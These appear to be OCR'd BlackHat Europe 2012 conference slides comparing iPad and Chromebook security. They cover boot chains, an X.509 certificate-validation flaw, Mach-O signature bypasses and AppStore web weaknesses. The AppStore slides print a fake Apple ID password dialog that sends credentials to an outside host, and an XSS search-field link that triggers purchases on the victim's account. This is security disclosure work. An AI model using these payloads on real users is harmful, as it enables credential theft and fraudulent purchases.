

Apple vs. Google Client Platforms

How you end up being the victim.




[Bruhns] FX [Greg]
BlackHat Europe 2012




Motivation

- Two fairly different approaches to client platforms
  - The general idea
  - The architecture
  - The software sources
  - The Cloud™
- Apple iPad (1st generation)
- Google Chromebook



Not Covered in this Presentation


- iPhone
- iPad2
- Jail breaking
- SIM Unlocking
- Greg's penis



Why Apple Makes The iPad


- The goal is immediate revenue and profit realization
  - Hardware sales: $20.358.000.000, 32.394.000 units in 2011*
  - \+ 30% of all software revenue in AppStore: part of $6.314.000.000*
  - \+ 30% of all mobile traffic carrier revenue: $2.819.440.000*
  - = $29.491.440.000
- "As of October 14, 2011, there were 28,543 shareholders of record."*

* Form 10-K, APPLE INC., For the fiscal year ended September 24, 2011




Design Goals of the Apple iPad

- Consistent, fluent and simple user interfaces
- Integrity protection of the operating system and updates
- Restriction of third party software
  - Restriction of source
  - Restriction of software capabilities
  - Restriction of content
  - Restriction of payment models
- Protecting the user's data is **not** a design goal!



The Apple AppStore


- The Apple AppStore is the only source for software
- You are identified by your Apple-ID
- Restrictive and in-transparent sign-up process for developers
  - $99 per year
  - You may be denied developer status based on anything really
  - All rights go to Apple, maximum liability damage for Apple: $50
- Opaque review process for every App (and every update)
  - Submission of binary code for review, marketed as security as well as usability insurance
  - Political, erotic or otherwise “inappropriate”, as well as strategically unwanted content is rejected



Why Google Makes The Chromebook


- The goal is data centralization and monetizing resulting profiles
  - "We generate revenue primarily by delivering relevant, cost-effective online advertising."*
    - "We generated 96% of our revenues in 2010 from our advertisers."
  - $ 29.321.000.000 consolidated income, $28.236.000.000 from Ads
  - $ 8.505.000.000 profit
  - "As of January 31, 2011, Larry, Sergey, and Eric owned approximately 91% of our outstanding Class B common stock, representing approximately 67% of the voting power of our outstanding capital stock."*
- The user must absolutely trust Google to keep his data safe
- The strategy of publishing free products is called Economic Moat
  - Preventing other businesses from entering a market by providing for free what the other business must charge money for

* Form 10-K, Google Inc., For the fiscal year ended December 31, 2010




Design Goals of the Google Chromebook

- Exclusively running one interface: the Web browser
- Prevention of any third party software on the device
- Protection of any user data, locally stored as well as transmitted
  - Multiple users can share one device or use multiple devices
- Fast startup (<10 seconds)
- Appeal to and win the hearts of nerds
  - Open and transparent development of the client platform




The Google Chrome Web Store

- You are identified by your Google-ID
- Simple sign-up process for developers
  - Requires a one-time $5 payment through Google Checkout before publishing
- Direct submission of content, no delay
  - Chrome extensions, hosted and packaged apps, themes
  - Everything is HTML/JavaScript and media
    - Chrome extensions may use NPAPI, but are not allowed on the Chromebook
  - Light contractual relationship, Google can pull offers from the store




The Apple Details




iPad Security Architecture

- Standard XNU (Mach + BSD) operating system architecture
  - Kernel and user processes, but only one non-root user “mobile”
- Additional kernel extension “Seatbelt”
  - Profile controlled security settings per application
  - Limitation of debug capabilities
- Binary code signatures for Mach-O files
- System-wide secure storage of user credentials
  - But no “disk” encryption!
- Address Space Layout Randomization (ASLR) and Data Execution Prevention (DEP)



iPad Integrity Protection

- On Power On, boot code is executed from ROM. An Apple RSA public key stored in this ROM serves as trust anchor.
- The next bootloader stage (LLB) is read from flash. The ROM bootloader verifies its integrity using the hard-coded public key.
- The LLB loads and verifies iBoot.
- iBoot loads and verifies the kernel.
- Using code signatures, the kernel verifies each Mach-O binary that is executed.




iPad Integrity Protection

- For recovery purposes, the ROM bootloader will switch to DFU mode if a special key combination is pressed during boot.
- In DFU mode, subsequent bootloader stages can be uploaded using USB. The ROM bootloader will still verify the uploaded code.
- In its USB handling code, the ROM bootloder has a Buffer Overflow (limera1n). That allows to execute arbitrary code and therefore to boot custom kernels.
- The Buffer Overflow cannot be fixed because the ROM is not writable.
- Conclusion: Physical access to the device allows for arbitrary code execution (until reboot). This is what redsnow exploits.


iOS and X.509

- Apple uses X.509 certificates for signature verification. Typically, there is a certificate chain, such as:
  - Apple Root CA ➔
  - Some intermediate CA ➔
  - yet another intermediate CA ➔
  - End-Entity
- Disassembling the bootloader and looking at the X.509 implementation revealed that the code does not check X.509v3 basic constraints.




Interlude: X.509

- A common use case of X.509 certificates is to build trust chains. A chain starts at some root CA and usually ends with an end-entity.
- The end-entity is **not** allowed to sign further certificates. Otherwise we could “extend” the root CA’s trust to arbitrary entities.
- Whether an entity is a CA (may sign certificates) or not is encoded in the X.509v3 basic constraints field in the entities certificate.



iOS and X.509


- Conclusion: If we have a valid end-entity certificate, we can sign arbitrary other certificates.
- iOS ships with an Apple-signed end-entity certificate (including private key), which is used for authenticating against the push notification server.
- This certificate can be used to sign arbitrary other certificates.
- Unfortunately, the bootloader restricts the certificate chain length and the push notification certificate chain is too long to be useful to trick the bootloader into executing arbitrary code.




iOS and X.509

- Inspecting the userspace TLS libraries reveals that they also don't check the X.509v3 basic constraints!
- Using the push notification certificate, we can sign certificates for arbitrary sites (your.bank.com?), which allows to intercept all TLS secured traffic from the device
  - HTTPS (sniff AppStore credentials)
  - IMAPS, POP3S, …
  - VPN Connections?
- https://issl.recurity.com
- CVE-2011-0228, fixed in iOS 4.3.5 (iPhone 3G, anyone?)


iOS and X.509






Mach-O Signature Scheme

- The kernel verifies the integrity of applications and libraries.
- Application resources can also be protected.
- Signatures are embedded in Mach-O binaries.
  - Executable pages must be signed
  - Mach-O Metadata is largely not covered by the signature scheme!
- The Mach-O signature scheme has a long tradition of being exploited (“Incomplete Codesign Exploit”) to execute arbitrary code.
  - General approach: Use metadata to redirect control flow of a program




Known Mach-O signature exploits

- Up to iOS 4.0.1: Use the library interposition feature. For debugging purposes, you can redirect library functions to your own code. As you cannot supply own code (no signature), just redirect the control flow to some properly signed code and do ROP.
- iOS 4.1: Use the initializers (similar to CTORS) section of a Mach-O file to directly gain PC control and do ROP again.
- iOS 4.2.1 and above: Use the initializers, but special tricks are needed to overcome ASLR (and the initializers range check introduced in iOS 4.2.1)




iPad Update Story

- System Updates
  - Basically covered by the integrity protection described so far
  - iOS5 OTA updates not covered here
- Application Updates
  - Are supplied by the AppStore (more on this later)
- PLMN Carrier Updates
  - Carrier bundles can be pushed OTA to your device.
  - It can set APN, proxies and similar stuff
  - Needs to be Signed Somehow™
  - Further research might be interesting…




Apple AppStore Architecture

- Apple AppStore client and iTunes store client are essentially:
  - WebKit – using both HTTP and HTTP/S
  - JavaScript wrapper of an Objective-C API containing UIKit classes
  - Whitelist of domains: Client only talks to domains in the whitelist
  - Some signed PLIST/XML



The Source of All Evil

- The custom JavaScript library essentially ignores the Same-Origin-Policy
- In order to profit from a browser's security features you need a browser's UI
  - Address bar and HTTPS-indicator
  - Source of popups
  - ITunes and AppStore look like native App, not like a browser window
- → Standard Web-Security does not cut the cake!




Man in the Middle is Bad (even if SSL works)


- Inject JavaScript into harmless page and redress UI
  - Happy Phishing!
- Install (potentially malicious) Software from AppStore!
- Buy Stuff on the victim's credit card:
  `iTunes.buyAction(...)`
- CSRF-Tokens do not even apply, because the iTunes library will happily insert the correct token for us
- Very hard to fix!

Apple AppStore

Man in the Middle is Bad (e

```
createfakeLoginDialog = function () {
    var d = iTunes.createDialog();
    var inputfield = iTunes.createTextField();
    inputfield.placeholder = 'password'
    var cancelbutton = iTunes.createButton('Cancel', null);
    var okbutton = iTunes.createButton('OK', function () {
        setTimeout(function(){
            iTunes.openURL('http:/'+'/www.google.com/?q='+
            iTunes.primaryAccount.identifier + "+" +
            inputfield.value, 'main');
        },100);
    });
    d.title = 'Apple ID Password';
    d.body = iTunes.primaryAccount.identifier;
    d.textFields = Array(inputfield);
    d.buttons = Array(cancelbutton, okbutton);
    d.cancelButtonIndex = 0;
    return d
};
createfakeLoginDialog().show();
```






Apple AppStore

Not Even Vanilla Web-Security Was Done Right

- Insecure cookies allowed to take over account from MitM
- Missing/insufficient CSRF-tokens allowed take-over of accounts without MitM (ca. 1 in 100 shot)
- XSS anywhere would allow all the bad things:
  - Drive-by malicious software install
  - Steal money from iTunes account
- Anywhere = any domain in the white-list of domains
- Redirect to `itms-apps://xss.url` from Safari
- XSS was present in … **the search field**.




Apple AppStore

XSS in the Search-Field? WTFLOL?


```
<a href='itms-apps://ax.search.itunes.apple.com/WebObjects/MZSearch.woa/wa/search?
term=LALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALAL
ALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALAL
ALALALALA"/%3e%3ciframe%20src="data:text/html;base64,BASE64OFBELOW&media=software'>
Click here for prOn and cute kittens!</a>
```

```
<script>
iTunes.buyAction({'actionParams':"productType=C&price=0&salableAdamId=436611848&pricin
gParameters=STDQ",'artworkURL':"http://a2.mzstatic.com/us/r1000/033/Purple/f3/97/3c/mz
m.uanbbist.175x175-
75.jpg",'artistName':"ZeroEmissionArt",'itemType':"software",'itemId':"436611848",'tit
le':"AntiMosquito Fumigator HD",'bundleId':"antimosquitoHD"})
</script>
```




What This Means For You

- Apple's powers
  - Control your content and hence your reality
  - Send you to the AppStore and push arbitrary apps to your device
- Attacker powers
  - With physical access
    - Exploit bootloader bugs to execute arbitrary code and to upload binaries
    - Exploit bugs in Mach-O signature scheme to stay persistent or to kickstart
    - Local kernel exploits
  - Remotely
    - Exploit AppStore bugs
    - Exploit application vulnerabilities to get code execution (like Saffron a.k.a. jailbreakme.com 3.0)
    - Use local kernel vulnerabilities to gain full control




The Google Details



ChromeOS Security Architecture

- Requires Google Account or Guest
  - Separation and individual encryption of user data using eCryptfs
- Standard Linux operating system architecture + enhancements
  - Kernel and user processes, but all non-root activities are UID 1000
  - Linux provides ASLR and DEP
- Strong focus on the prevention of native code execution
  - No writable file system is mounted executable
- Personal firewall (iptables)
  - Now also supporting IPv6
- Automatic silent updates without user intervention




ChromeOS Security Architecture

- Only the Chrome browser is user-accessible
  - Comes with separate processes for main and rendering processes
  - Uses a SUID sandbox where every process has its own UID, chroot()ed
  - Support for NPAPI is disabled to prevent native code execution
  - Hiding of the full file system from the user (not a security boundary)
    - Hard coded list of allowed file:// URIs
    - Completely ignored by Adobe Flash
  - 2008 MD5 collision CA Certificate Phreedom.org included, not blocked ☺
- Developer mode
  - Small switch on the device allows you to run in developer mode
  - Shows a Big Scary Warning Screen™ when doing so

ChromeOS Integrity Protection

- Redundant Firmware, Kernel and root file system
- ChomeOS EFI BIOS replaces standard PC BIOS
  - Read-only Flash area contains the boot stub code
    - Allows firmware recovery
  - Firmware (A or B) checked by the boot stub
  - Firmware checks kernel and boot arguments (A or B)
  - Root file system checked by device mapper on the fly
- Key material kept separate for different stages
  - Google RSA key in boot-stub
  - Firmware contains RSA key for kernel
  - Kernel argument contains SHA-1 master hash for root file system
  - Trusted Platform Modules verifies firmware key and kernel versions (up to 65535 keys/versions)



ChromeOS Integrity Protection

- File system integrity protection is block-level (dm-verity)
  - Root partition not completely covered by file system
  - List of SHA-1 hashes over 4096 byte blocks at the end of partition
  - SHA-1 hash of the SHA-1 hashes passed to kernel as argument
  - dm-verity verifies SHA-1 hash upon load of block (which is cache-able)






Image source: http://www.chromium.org/chromium-os/chromiumos-design-docs/verified-boot



ChromeOS Integrity Protection Imperfections

- Partition table is not integrity protected
- OEM and EFI partitions are not integrity protected
  - If not running on ChromeOS EFI BIOS, the EFI partition allows running arbitrary code pre-boot (boot kits)
  - OEM partition might allow similar attacks
- Theoretical breach of integrity protection chain through kernel argument format string
  - Integrity protected kernel arguments contain format string for the GUID of the kernel partition
  - Used version of the kernel arguments contain the actual GUID
  - If the firmware passes the wrong partition GUID, false hashes are used



